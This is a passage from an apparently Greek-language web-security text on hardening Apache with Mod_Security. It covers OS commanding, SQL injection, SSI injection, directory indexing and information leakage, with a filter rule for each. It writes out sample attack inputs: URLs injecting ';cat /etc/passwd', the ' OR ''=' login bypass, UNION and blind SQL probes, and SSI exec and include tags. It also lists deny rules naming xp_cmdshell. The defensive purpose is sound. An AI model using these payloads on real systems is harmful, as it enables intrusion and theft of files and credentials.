Αυτό το σενάριο ανήκει στην κατηγορία επικύρωσης των δεδομένων εισόδου . Η στρατηγική που θα ακολουθήσουμε θα είναι παρόμοια με αυτή για την καταπολέμηση των XSS επιθέσεων , εκτός από ότι αντί να ψάχνουμε για JavaScript tags , θα περιορίσουμε τους επιτρεπόμενους χαρακτήρες για την συγκεκριμένη παράμετρο. Εδώ είναι ένα φίλτρο Mod_Security που θα περιορίσει τους επιτρεπόμενους χαρακτήρες για την παράμετρο «user» επιτρέποντας μόνο αλφαβητικούς χαρακτήρες

```
SecFilterSelective ARG_user "!^[a-zA-Z]+$"
```

Αν αυτό το φίλτρο ήταν σε ισχύ όταν ο επιτιθέμενος εκτελέσει την επίθεση του παραδείμγατος τότε θα απορριφθεί, λόγω του ότι το σύμβολο "*" δεν περιλαμβάνονται στο σύνολο των επιτρεπόμενων χαρακτήρων .

Επιθέσεις OS Commanding

Η OS Commanding είναι μια τεχνική επίθεσης που χρησιμοποιείται για την εκμετάλευση web site εκτελώντας εντολές του λειτουργικού συστήματος μέσω της χειραγώγησης των δεδομένων εισόδου της αίτησης. Όταν μια διαδικτυακή εφαρμογή δεν ελέγχει σωστά τα δεδομένα εισόδου που παρέχει ο χρήστης πριν από τη χρήση τους μέσα στην εφαρμογή ,τότε είναι δυνατό να εξαπατήσει την εφαρμογή και να εκτελέσει έτσι εντολές του λειτουργικού συστήματος. Οι εκτελούμενες εντολές θα τρέξουν με τα ίδια δικαιώματα με αυτά, του στοιχείου που εκτελεί την εντολή (π.χ., database server, web application server, web server, και ούτω καθεξής).

Παράδειγμα επίθεσης OS Commanding

Η Perl επιτρέπει την σωλήνωση (piping) δεδομένων από μια διεργασία σε μια ανοιχτή δήλωση, με την επισύναψη ενός «|» (pipe) χαρακτήρα επάνω στο τέλος του ονόματος αρχείου.Παράδειγμα pipe χαρακτήρα:

```
# Execute "/bin/ls" and pipe the output to the open statement
open(FILE, "/bin/ls|")
```

Οι Web εφαρμογές περιλαμβάνουν συχνά τις παραμέτρους που προσδιορίζουν ένα αρχείο που εμφανίζεται ή χρησιμοποιείται ως πρότυπο. Αν η web εφαρμογή δεν ελέγξει σωστά τα δεδομένα εισόδου που παρέχονται από έναν χρήστη, ο επιτιθέμενος μπορεί να αλλάξει την τιμή της παραμέτρου ώστε να συμπεριλάβει μια εντολή κελύφους που ακολουθείται από το σύμβολο pipe. Εάν η αρχική διεύθυνση URL της web εφαρμογή είναι :

```
http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt
```

Αλλάζοντας την τιμή παράμετρου του προτύπου, ο επιτιθέμενος μπορεί να ξεγελάσει τη web εφαρμογή και να εκτέλεσει την εντολή / bin / ls:

```
http://example/cgi-bin/showInfo.pl?name=John&template=/bin/ls|
```

Οι περισσότερες γλώσσες προγραμματισμού επιτρέπουν στους προγραμματιστές να εκτελέσουν εντολές του λειτουργικού συστήματος κατά τη διάρκεια εκτέλεσης, με τη χρήση διαφόρων exec συναρτήσεων . Σε περίπτωση που η web εφαρμογή επιτρέπει στα δεδομένα εισόδου , που παρέχει ο χρήστης να χρησιμοποιούνται στο εσωτερικό μιας τέτοιας κλήσης συνάρτησης , χωρίς να έχουν ελεγχθεί , είναι δυνατόν για έναν επιτιθέμενο να τρέξει εντολές του λειτουργικού συστήματος εξ αποστάσεως. Για παράδειγμα, εδώ είναι ένα μέρος από ένα PHP script, το οποίο παρουσιάζει τα περιεχόμενα ενός καταλόγου συστήματος (σε συστήματα UNIX). Εκτέλεση μιας εντολής κέλυφους :

```
exec("ls -la $dir",$lines,$rc);
```

Προσαρτώντας ένα ερωτηματικό (;), το οποίο είναι URL κωδικοποιημένο σε 3B%, ακολουθούμενο από μία εντολή λειτουργικού συστήματος , είναι δυνατόν να αναγκάσει την web εφαρμογή σε εκτέλεση της δεύτερης εντολής:

```
http://example/directory.php?dir=%3Bcat%20/etc/passwd
```

Το αποτέλεσμα είναι η ανάκτηση των περιεχομένων του / etc / passwd αρχείου.

Αντιμέτρα Apache για επιθέσεις OS Commanding

Υπάρχουν τρεις διαφορετικοί τρόποι με τους οποίους μπορούμε να αποτρέψουμε OS Commanding επιθέσεις .

- **Περιορισμός δικαιωμάτων στις OS Εντολές.**

Αν αφαιρέσετε το bit εκτέλεσης από το group ο καθένας (-rwx rwx rw-) των εντολών του OS , τότε ο λογαριασμός του web server δεν θα είναι σε θέση να εκτελέσει τις συγκεκριμένες εντολές , ακόμη και αν ένας επιτιθέμενος είναι σε θέση να ξεγελάσει μια web εφαρμογή και να προσπαθήσει να εκτελέσει τις OS εντολές .

- **Whitelist επιτρεπόμενων χαρακτήρων.**

Για να παρακάμψουν τους μηχανισμούς επικύρωσης της web εφαρμογής που είναι στόχος , ο επιτιθέμενος θα πρέπει συνήθως να εισαγάγει διαφορετικούς μετα-χαρακτήρες για να αλλάξει την εκτέλεση. Μπορείτε να δημιουργήσετε εκ τούτου ένα φίλτρο Mod_Security για την συγκεκριμένη εφαρμογή έτσι ώστε να επιτρέπει μόνο αποδεκτούς χαρακτήρες.

```
SecFilterSelective SCRIPT_FILENAME "directory.php" chain
SecFilterSelective ARG_dir "!^[a-zA-Z/_-\.0-9]+$"
```

Οι παραπάνω κανόνες θα επιτρέψουν μόνο γράμματα, αριθμούς, κάτω παύλα, παύλα, κάθετη μπάρα , και τελεία στην παράμετρο dir .

- **Φίλτρο Out σε Ονόματα φακέλων διοίκησης.**

Αντί να εστιάζονται στην πιθανή εκμετάλλευση από μετα-χαρακτήρες , αλλάζουμε την εστίασή μας στο στόχο της επίθεσης, η οποία είναι η εκτέλεση μιας OS εντολής . Θα μπορούσαμε να απαριθμήσουμε κάθε δυνατή εντολή OS επίπεδου , ωστόσο, οι κανόνες που προκύπτουν στο Mod_Security θα ήταν τεράστιοι και το φίλτρο μας επίσης πιθανώς να μην κατέστει πλήρη . Μια εναλλακτική μέθοδος είναι η απαρίθμηση των γονικών καταλόγων των OS εντολών. Για παράδειγμα, τα ακόλουθο φίλτρο θα εμποδίσει την επίθεση στο προηγουμενο παράδειγμα αφού το /etc/passed αρχείο θα ταιριάζει στην κανονική έκφραση "/ etc /" :

```
SecFilterSelective THE_REQUEST
"/^(etc|bin|sbin|tmp|var|opt|dev|kernel)$/"
```

Επιθέσεις τύπου SQL Injection

Η SQL Injection είναι μια τεχνική επίθεσης που χρησιμοποιείται για την εκμετάλλευση web sites που κατασκευάζουν SQL δηλώσεις από τα δεδομένα εισόδου που παρέχει ο χρήστης . Η Structured Query Language (SQL) είναι μια εξειδικευμένη γλώσσα προγραμματισμού για αποστολή ερωτημάτων σε βάσεις δεδομένων. Περισσότερες από τις μικρές και βιομηχανικού επιπέδου εφαρμογές των βάσεων δεδομένων μπορούν να γίνουν προσβάσιμες χρησιμοποιώντας SQL δηλώσεις . Η SQL είναι τόσο ένα ANSI όσο και ένα ISO πρότυπο . Οι Web εφαρμογές μπορούν να χρησιμοποιούν τα δεδομένα εισόδου από τον χρήστη στη δημιουργία προσαρμοσμένων SQL δηλώσεων για αιτήματα δυναμικών ιστοσελίδων .

Όταν μια web εφαρμογή αποτυγχάνει να ελέγξει σωστά τα δεδομένα εισόδου που παρέχει ο χρήστης, είναι δυνατό για έναν επιτιθέμενο να μεταβάλει την κατασκευή των back-end SQL δηλώσεων . Όταν ένας επιτιθέμενος είναι σε θέση να τροποποιήσει μια SQL δήλωση , η διαδικασία θα εκτελεστεί με τα ίδια δικαιώματα με το στοιχείο που εκτελεί την εντολή (π.χ., database server, web application server, web server, και ούτω καθεξής). Ο αντίκτυπος αυτής της επίθεσης μπορεί να επιτρέψει στους επιτιθέμενους να αποκτήσουν πλήρη έλεγχο της βάσης δεδομένων ή ακόμα την εκτέλεση εντολών για το σύστημα.

Παράδειγμα επίθεσης SQL Injection

Μια web-based αυθεντικοποίηση έχει κώδικα που μοιάζει με το παρακάτω :

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & "' AND
Password = '" & strPassword & "'" strAuthCheck =
GetQueryResult(SQLQuery)
```

Σε αυτόν τον κώδικα, ο προγραμματιστής λαμβάνει τα δεδομένα εισόδου του χρήστη από μία φόρμα και απευθείας τα τοποθετεί μέσα σε ένα ερώτημα SQL. Ας υποθέσουμε ότι ένας εισβολέας υποβάλλει ένα όνομα χρήστη και ένα κωδικό πρόσβασης που μοιάζει με το ακόλουθο κείμενο:

```
Login:  ' OR ''='
Password:  ' OR ''='
```

Αυτό θα προκαλέσει το SQL ερώτημα να διαμορφωθεί ως εξής :

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND
Password = '' OR ''=''
```

Αντί να συγκρίνει το χρήστη παρέχονται δεδομένα με καταχωρήσεις στον πίνακα Users, το ερώτημα συγκρίνει"(κενό string) με "(κενό string). Αυτό θα επιστρέψει ένα αποτέλεσμα True , και ο επιτιθέμενος στη συνέχεια θα συνδεθεί με τον πρώτο χρήστη στον πίνακα των χρηστών.

Υπάρχουν δύο γνωστοί μεθόδοι SQL Injection : Η Κανονική SQL Injection και η Blind SQL Injection. Η πρώτη είναι η vanilla SQL Injection, στην οποία ο επιτιθέμενος μπορεί να διαμορφώσει το ερώτημά του να μοιάζει με αυτό του προγραμματιστή , χρησιμοποιώντας τις πληροφορίες που περιέχονται στα μηνύματα λάθους που επιστρέφονται στην απόκριση.

Normal SQL Injection

Προσαρτώντας μια δήλωση Select union ως παράμετρο στο URL , ο εισβολέας μπορεί να εξετάσει και να δει εάν μπορεί να αποκτήσει πρόσβαση στη βάση δεδομένων:

```
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
```

Ο SQL server θα επιστρέψει ένα λάθος σαν το παρακάτω :

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement
containing a UNION operator must have an equal number of expressions in their
target lists.
```

Αυτό λέει στον επιτιθέμενο ότι θα πρέπει να μαντέψει το σωστό αριθμό στηλών για να δουλέψει η SQL δήλωσή του .

Blind SQL Injection

Σε μία Blind SQL Injection επίθεση, αντί να επιστρέψει ένα σφάλμα βάσης δεδομένων, ο server επιστρέφει μια φιλική προς τον πελάτη σελίδα λάθους ενημερώνωντας το χρήστη ότι κάποιο λάθος έχει γίνει. Σε αυτήν την περίπτωση, η SQL Injection είναι ακόμα εφικτή, αλλά όχι και τόσο εύκολη για να εντοπιστεί. Ένας συνήθης τρόπος για την ανίχνευση Blind SQL Injection είναι να τεθεί μια ψευδή και μία αληθή κατάσταση στην τιμή παραμέτρου. Εκτελώντας τα ακόλουθα αιτήματα για μια ιστοσελίδα θα πρέπει να επιστρέψουν την ίδιες ιστοσελίδες, διότι η SQL δήλωση “and 1 = 1 “ είναι πάντα αληθή :

```
http://example/article.asp?ID=2
http://example/article.asp?ID=2+and+1=1
```

Εκτελώντας το ακόλουθο αίτημα σε ένα web site θα μπορούσε να προκαλέσει το web site να επιστρέψει ένα φιλικό λάθος ή καμία σελίδα :

```
http://example/article.asp?ID=2+and+1=0
```

Αυτό συμβαίνει επειδή η SQL δήλωση "and 1 = 0" είναι πάντα ψευδής. Αφού ο επιτιθέμενος ανακαλύπτει ότι ένα site είναι ευπαθή σε Blind SQL Injection, μπορεί

να εκμεταλλευτεί αυτήν την ευπάθεια σε ορισμένες περιπτώσεις πιο εύκολα , από ότι με τη χρήση κανονικής SQL Injection .

Αντιμέτρα Apache για τις επιθέσεις SQL Injection

Η SQL Injection επίθεση αντιμετοπίζεται καλύτερα μέσω δύο πρακτικών : Επικύρωση Δεδομένων Εισόδου και Αποθηκευμένες Διαδικασίες με παραμετροποιημένα ερωτήματα. Η επικύρωση δεδομένων εισόδου είναι μια πρακτική που θα αποτρέψει την SQL injection εκμετάλλευση καθώς και ένα πλήθος άλλων επιθέσεων εφαρμογής . Η διαδικασία αυτή πρέπει να ακολουθείται για όλες τις εφαρμογές, όχι μόνο εκείνες που χρησιμοποιούν SQL ερωτήματα.

Χρησιμοποιώντας αποθηκευμένες διαδικασίες για SQL ερωτήματα εξασφαλίζεται ότι τα δεδομένα εισόδου του χρήστη, δεν εκτελούνται ως μέρος του SQL ερωτήματος. (Σημείωση: Βεβαιωθείτε ότι χρησιμοποιείτε παραμετροποιήσιμα ερωτήματα για να εξασφαλιστεί ότι η αποθηκευμένη διαδικασία από μόνη της δεν είναι ευάλωτη σε SQL Injection.) Οι ακόλουθες συστάσεις θα βοηθήσει στην επιτυχώς αποτροπή SQL Injection επιθέσεων .

Έλεγχος και εξυγίανση δεδομένων εισόδου

Ο καλύτερος τρόπος για να φιλτράρετε δεδομένα είναι με μια εξορισμού-άρνηση των κανονικών εκφράσεων περιλαμβάνοντας μόνο το είδος των δεδομένων της web εφαρμογής που αναμένει να λάβει.

Περιορισμός του μήκους και έλεγχος έγκυρων χαρακτήρων δεδομένων εισόδου

Περιορισμός των έγκυρων τύπων των χαρακτήρων που ένας χρήστης μπορεί να υποβάλει σε μια web εφαρμογή. Χρησιμοποιώντας τις συνήθεις εκφράσεις, επιτυγχάνεται την εισαγωγή αυστηρών φίλτρων χρησιμοποιώντας άγκυρες στην αρχή και στο τέλος. Στον επόμενο πίνακα , παρατιθενται ορισμένα παραδείγματα τακτικών εκφράσεων και η σημασία τους .

Παράδειγμα κανονικών εκφράσεων

Σκοπός της έκφρασης	Κανονική έκφραση
Επιτρέπει μόνο γράμματα με περιορισμένο μήκος μεταξύ 1 και 10 χαρακτήρων .	/^[a-zA-Z]{1,10}$/
Επιτρέπει γράμματα,αριθμούς και μερικά σημεία στίξης με περιορισμένο μήκος μεταξύ 1 και 10 χαρακτήρων .	/^[a-zA-Z0-9\.@!]{1,10}$/

Table 2 Sql injection

Ακολουθεί ένα παράδειγμα χρησης κανονικών εκφράσεων με το Mod_Security για να προστατέψουμε την παράμετρο ID για την σελίδα article.asp από πιο πριν :

```
SecFilterSelective SCRIPT_FILENAME "article.asp" chain
SecFilterSelective ARG_ID "!^[a-zA-Z0-9\.@!]{1,10}$"
```

Αν για κάποιο λόγο δεν μπορείτε να ακολουθήσετε την προσέγγιση αυτή και πρέπει να χρησιμοποιήσετε τη λογική απαγόρευσης σε ότι είναι επιβλαβές, τότε τουλάχιστον αφαιρέστε τα μονά εισαγωγικά ('), τα ερωτηματικά (;), τις παύλες (-) και τις παρενθέσεις ("()").

Απαγόρευση των κοινών SQL εντολών

Οι SQL εντολές δεν πρέπει ποτέ να λαμβάνονται απευθείας από τα δεδομένα εισόδου του χρήστη, ανεξάρτητα από το αν ισχύουν οι SQL εντολές αυτές καθαυτές. Εδώ είναι μερικά φίλτρα Mod_Security που θα αρνηθούν πολλές από τις κοινές SQL εντολές που στοχεύουν οι επιτιθέμενοι:

```
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
SecFilter xp_cmdshell
SecFilter xp_regread
SecFilter xp_regwrite
SecFilter xp_regdeletekeySecFilter xp_enumdsn
SecFilter xp_filelist
SecFilter xp_availablemedia
```

Επιθέσεις SSI Injection

Η SSI injection (Server-side Include) είναι μια server-side τεχνική εκμετάλλευσης που επιτρέπει σε έναν επιτιθέμενο να στείλει κώδικα σε μια web εφαρμογή, η οποία στη συνέχεια θα εκτελεστεί τοπικά από τον web server. Η SSI injection εκμεταλλεύεται την αποτυχία μιας web εφαρμογής για να ελέγξει τα δεδομένα εισόδου που παρέχει ο χρήστης πριν τα εισάγει σε ένα server-side HTML αρχείο .

Πριν από την εξυπηρέτηση μιας ιστοσελίδας HTML, ένας web server μπορεί να αναλύσει και να εκτελέσει server-site δηλώσεις πριν την παράδοση στο χρήστη. Σε ορισμένες περιπτώσεις (π.χ., πίνακες ανακοινώσεων, βιβλία επισκεπτών, ή συστήματα διαχείρισης περιεχομένου), μια web εφαρμογή θα εισάγει δεδομένα εισόδου που παρέχει ο χρήστης στον κώδικα μιας ιστοσελίδας. Εάν ένας επιτιθέμενος υποβάλλει μια server-site δήλωση στον server , μπορεί να έχει τη δυνατότητα να εκτελέσει αυθαίρετες εντολές του λειτουργικού συστήματος, ή να εμφανίσει τα περιεχόμενα ενός περιορισμένου αρχείου την επόμενη φορά που η σελίδα θα ανανεωθεί .

Παράδειγμα επίθεσης SSI Injection

Το επόμενο SSI tag μπορεί να επιτρέψει σε κάποιον επιτιθέμενο να εμφανίσει τα περιεχόμενα του root καταλόγου σε ένα UNIX-οειδή σύστημα :

```
<!--#exec cmd="/bin/ls /" -->
```

Το επόμενο SSI tag μπορεί να επιτρέψει σε έναν επιτιθέμενο να αποκτήσει συμβολοσειρές σύνδεσης με την βάση δεδομένων ή άλλα ευαίσθητα δεδομένα που εμπεριέχονται μέσα σε ένα .NET αρχείο διευθέτησης :

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

Αντιμέτρα Apache για επιθέσεις SSI Injection

Ο καλύτερος τρόπος να αποτροπής μιάς SSI injection επίθεσης είναι η δημιουργία ενός Mod_Security φίλτρου που να μπλοκάρει κάθε αίτημα που έχει SSI μορφή σύνταξης .Για παράδειγμα το επόμενο φίλτρο ενεργοποιείται σε όλα τα SSI injections .

```
SecFilter "\<\!--\#"
```

Κατηγορία επιθέσεων για αποκάλυψη πληροφοριών του συστήματος

Η ενότητα αποκάλυψης πληροφοριών, καλύπτει τις επιθέσεις που αποσκοπούν στην απόκτηση συγκεκριμένων πληροφοριών του συστήματος για έναν web site . Αυτό το σύστημα ειδικής πληροφόρησης περιλαμβάνει τη διανομή του λογισμικού, τους αριθμούς έκδοσης, καθώς και τα επίπεδα των patches , ή τις πληροφορίες που μπορεί να περιλαμβάνει τη θέση των αρχείων αντιγράφων ασφαλείας και τα προσωρινά αρχεία. Στις περισσότερες περιπτώσεις, αυτές οι πληροφορίες δεν χρειάζονται να αποκαλύπτονται και δεν εξυπηρετούν καμμία από τις ανάγκες του χρήστη. Οι περισσότερες ιστοσελίδες με ελλιπή μέτρα προστασίας θα αποκαλύψουν πληροφορίες σχετικά με τα συστήματα του διακομιστή , είναι επιβεβλημένος λοιπόν όσο είναι δυνατόν ο περιορισμός της ποσότητας των αυτών των δεδομένων. Όσες περισσότερες πληροφορίες σχετικά με το web site αποκαλύπτονται σε έναν επιτιθέμενο , τόσο πιο ευπαθή γίνεται το σύστημα για να δεχτεί κάποια πετυχημένη επίθεση .

Directory Indexing (Λίστα ευρετηρίου καταλόγου)

Η αυτόματη λίστα ευρετηρίου καταλόγου μέσο δεικτών , είναι μία συνάρτηση του web server που απαριθμεί όλα τα αρχεία μέσα σε ένα κατάλογο και η οποία ζητείται αν το κανονικό αρχείο βάσης (index.html / home.html / default.htm) δεν υπάρχει. Όταν ένας χρήστης ζητά την κεντρική σελίδα μιας ιστοσελίδας, κανονικά πληκτρολογεί ένα URL, όπως http://www.example.com, χρησιμοποιώντας το όνομα

του domain και με εξαίρεση ένα συγκεκριμένο αρχείο. Ο web διακομιστής προωθεί το αίτημα αυτό και αναζητά το έγγραφο του root directory για το εξορισμού όνομα του αρχείου και στέλνει αυτή τη σελίδα στον πελάτη. Εάν αυτή η σελίδα δεν υφίσταται , ο web server θα εκδώσει μια λίστα καταλόγων και θα στείλει τα παραγόμενα δεδομένα στον πελάτη. Ουσιαστικά, αυτό ισοδυναμεί με την εντολή "ls" (Unix) ή "dir" (Windows) μέσα σε αυτόν τον κατάλογο και την παρουσίαση των αποτελεσμάτων σε μορφή HTML. Από την σκοπιά του επιτιθέμενου και από τα μέτρα ασφαλείας που είναι απαραίτητα , είναι σημαντικό να συνειδητοποιήσουμε ότι ακούσιες λίστες καταλόγων μπορεί να είναι αδύνατον να εκδοθούν λόγω των τρωτών σημείων που παρουσιάζει το λογισμικό (που εξετάζονται στο επόμενο τμήμα παράδειγμα), σε συνδυασμό με ένα συγκεκριμένο αίτημα web.

Παράδειγμα Directory Indexing

Παρακάτω παρατίθενται πληροφορίες οι οποίες θα μπορούσαν να ληφθούν με βάση τα στοιχεία ευρετηρίου κατάλογου:

• Backup αρχεία με επεκτάσεις όπως .Bak, .old, ή .orig .

• Προσωρινή αρχεία τα οποία συνήθως διαγράφονται από το server , αλλά για κάποιο λόγο είναι ακόμα διαθέσιμα.

• Κρυφά αρχεία με ονόματα που αρχίζουν με "." (τελεία) .

• Χρησιμοποιόντας συμβατικές ονομασίες , ένας επιτιθέμενος μπορεί να είναι σε θέση να προσδιορίσει το καθεστώς σύνθεση που χρησιμοποιείται από την ιστοσελίδα στο ονόματα καταλόγων και αρχείων . Παράδειγμα: Admin έναντι admin, backup σε σχέση back-up, και ούτω καθεξής.

• απαρίθμηση προσωπικών λογαριασμών χρηστών σε έναν web server, όπου συχνά συναντώνται κατάλογοι Home μετά από κάθε ένα λογαριασμό χρήστη .

• Το αρχείο ρυθμίσεων περιεχομένου μπορεί να περιέχουν στοιχεία ελέγχου πρόσβασης και να έχουν επεκτάσεις όπως. Conf,. Cfg, ή. Config.

• Scripts περιεχομένων . Οι περισσότεροι web servers επιτρέπουν την εκτέλεση scripts είτε καθορίζοντας μια θέση script (π.χ., / cgi-bin) ή με ρυθμίζοντας τον διακομιστή να εκτελέσει αρχεία που βασίζεται σε δικαιώματα αρχείων (π.χ., το εκτελέσιμο bit σχετικά με τα συστήματα Unix και τη χρήση της ντιρεκτίβας Apache XBitHack). Λόγω αυτών των επιλογών, αν η εύρεση καταλόγου ενός cgi-bin περιεχομένου επιτραπεί , είναι δυνατόν είτε να το κατέβασμα , είτε την εμφάνιση κώδικα του script , εάν τα δικαιώματα είναι ανακριβή .

Υπάρχουν τρία διαφορετικά σενάρια, όπου ένας επιτιθέμενος μπορεί να είναι σε θέση να ανακτήσει μία λίστα/ευρετήριο καταλόγων .


1. Ο web server έχει ρυθμιστεί λάθος ώστε να επιτρέπει ένα δείκτη καταλόγου . Υπάρχει κίνδυνος σύγχυσης του καθαρού αποτελέσματος όταν ένας διαχειριστής Ιστού διαμορφώνει τις ντιρεκτίβες indexing στο αρχείο ρυθμίσεων. Είναι δυνατόν να έχουμε ένα ανεπιθύμητο αποτέλεσμα κατά την εκτέλεση πολύπλοκων ρυθμίσεων, όπως το να θέλει κανείς να επιτρέψει τη δημιουργία ευρετηρίου καταλόγου για ένα συγκεκριμένο υπο-κατάλογο, ενώ απαγορεύεται για τους υπόλοιπους καταλόγους του server. Από τη πλευρά του επιτιθέμενου , το HTTP αίτημα είναι φυσιολογικό . Ζητούν έναν κατάλογο και ελέγχουν αν λαμβάνουν το επιθυμητό περιεχόμενο. Δεν ασχολούνται με το "γιατί" ο web server έχει ρυθμιστεί με αυτόν τον τρόπο.

2. Ορισμένες συνιστώσες του web server επιτρέπουν δείκτη ευρετηρίου καταλόγου, ακόμη και αν είναι ενεργοποιημένη μέσα στο αρχείο ρυθμίσεων ή αν μια σελίδα ευρετηρίου είναι παρούσα. Αυτό είναι το μόνο έγκυρο παράδειγμα ενός υπαρκτού "τρωτού σημείου " για την δεικτοδότηση (indexing) καταλόγου. Πολλές αδυναμίες εντοπίστηκαν σε πολλούς web servers που οδηγούν σε δεικτοδότηση καταλόγου , αν και εφόσον αποσταλλούν ειδικά διαμορφωμένα αιτήματα HTTP.

3. Οι cache βάσεις δεδομένων των μηχανών αναζήτησης ενδέχεται να περιλαμβάνουν ιστορικά δεδομένα που θα μπορούσαν να περιέχουν ευρετήρια καταλόγου από προηγούμενες σαρώσεις κάποιου συγκεκριμένου δικτυακού τόπου.

Αντιμέτρα Apache για Directory Indexing

Πρώτα απ 'όλα, αν η δεικτοδότηση καταλόγου δεν απαιτείται για ορισμένους συγκεκριμένους σκοπούς, τότε θα πρέπει να απενεργοποιηθεί στις σχετικές ντιρεκτίβες, όπως περιγράφονται στο κεφάλαιο 4. Αν η δεικτοδότηση κατάλογου είναι από λάθος ενεργοποιημένη, μπορεί να εφαρμοστεί η ακόλουθη ντιρεκτίβα του Mod_Security για να πιαστεί αυτή την πληροφορία στα παραγώμενα δεδομένα. Σχήμα 7.1 δείχνει πως είναι ένας τυπικός δείκτης ευρετηρίου καταλόγου σε μια ιστοσελίδα .



Εικόνα 9 Directory index

Οι ιστοσελίδες που δημιουργούνται δυναμικά με τη λειτουργία δεικτοδότησης καταλόγου θα διαθέτουν έναν τίτλο που αρχίζει με "Index of/". Μπορούμε να χρησιμοποιήσουμε αυτά τα δεδομένα ως υπογραφή και να προσθέσουμε τις

ακόλουθες Mod_Security ντιρεκτίβες για την σύλληψη και την απόρριψη της πρόσβασης σε αυτά τα δεδομένα:

```
SecFilterScanOutput On
SecFilterSelective OUTPUT "\<title\>Index of /"
```

Διαρροή πληροφοριών (Information Leakage)

Η Διαρροή πληροφοριών συμβαίνει όταν μια ιστοσελίδα αποκαλύπτει ευαίσθητα δεδομένα, όπως είναι τα σχόλια του προγραμματιστή ή μηνύματα λάθους, που μπορούν να βοηθήσουν έναν επιτιθέμενο για την εκμετάλλευση του συστήματος. Ευαίσθητες πληροφορίες μπορεί να βρίσκονται στα σχόλια HTML , σε μηνύματα λάθους,στο πηγαίο κώδικα, ή απλά να βρίσκονται εκτεθιμένα σε κοινή θέα. Υπάρχουν πολλοί τρόποι για μια ιστοσελίδα να αναγκαστεί στην αποκάλυψη αυτού του είδους πληροφοριών. Ενώ η διαρροή δεν αντιπροσωπεύει απαραίτητα παραβίαση της ασφάλειας, δίνει σε έναν επιτιθέμενο χρήσιμες κατευθύνσεις για μελλοντική εκμετάλλευση. Διαρροή των ευαίσθητων πληροφοριών μπορεί να εμπεριέχει κινδύνους σε διάφορα επίπεδα και θα πρέπει να περιοριστεί στο μέτρο του δυνατού.

Στην πρώτη περίπτωση διαρροής της πληροφορίας (σχόλια που άφησε στον κώδικα, λεπτομερές μηνύματα λάθους, κ.λπ.), η διαρροή μπορεί να δώσει πληροφοριών στον επιτιθέμενο για τα υπαρκτά στοιχεία της δομής του καταλόγου, τη δομή ενός SQL ερωτήματος , καθώς και τα ονόματα των βασικών διαδικασιών που εφαρμόζονται από την web site.

Συχνά ένας προγραμματιστής θα αφήσει σχόλια στην HTML και στο script κώδικα, ώστε να διευκολυνθούν σφάλματα εντοπισμού και υλοποίησης . Αυτές οι πληροφορίες μπορούν να ποικίλλουν από απλές παρατηρήσεις με λεπτομέρειες για το πώς λειτουργεί το script , μέχρι στις χειρότερες περιπτώσεις, ονόματα χρηστών και κωδικούς πρόσβασης που χρησιμοποιούνται κατά τη διάρκεια της φάσης των δοκιμών εξέλιξης.

Η Διαρροή πληροφοριών ισχύει το ίδιο και για τα στοιχεία που θεωρούνται εμπιστευτικά, τα οποία δεν προστατεύεται δεόντως από την ιστοσελίδα. Τα δεδομένα αυτά μπορούν να περιλαμβάνουν αριθμούς λογαριασμών, αναγνωριστικά χρήστη (αριθμός άδειας οδήγησης, τον αριθμό διαβατηρίου, αριθμούς κοινωνικής ασφάλισης, κ.λπ.) και τα δεδομένα συγκεκριμένου χρήστη (υπόλοιπα λογαριασμών, διεύθυνση, και ιστορικών των συναλλαγών). Το Ανεπαρκή Authentication, Authorization, και η ασφαλή κρυπτογράφηση των δεδομενών μεταφοράς ασχολούνται επίσης με την προστασία και την ορθή εκτέλεση των ελέγχων όσον αφορά την πρόσβαση στα δεδομένα. Πολλές επιθέσεις εμπίπτουν στο πεδίο εφαρμογής της προστασίας ιστοσελίδας, όπως είναι οι επιθέσεις πελάτη (client attacks) και ο λεγόμενος « περιστασιακός παρατηρητής (casual observer) " . Η Διαρροή πληροφοριών στο πλαίσιο αυτό ασχολείται με την έκθεση των βασικών στοιχείων που κρίνονται εμπιστευτικά για τον χρήστη ή μυστικά 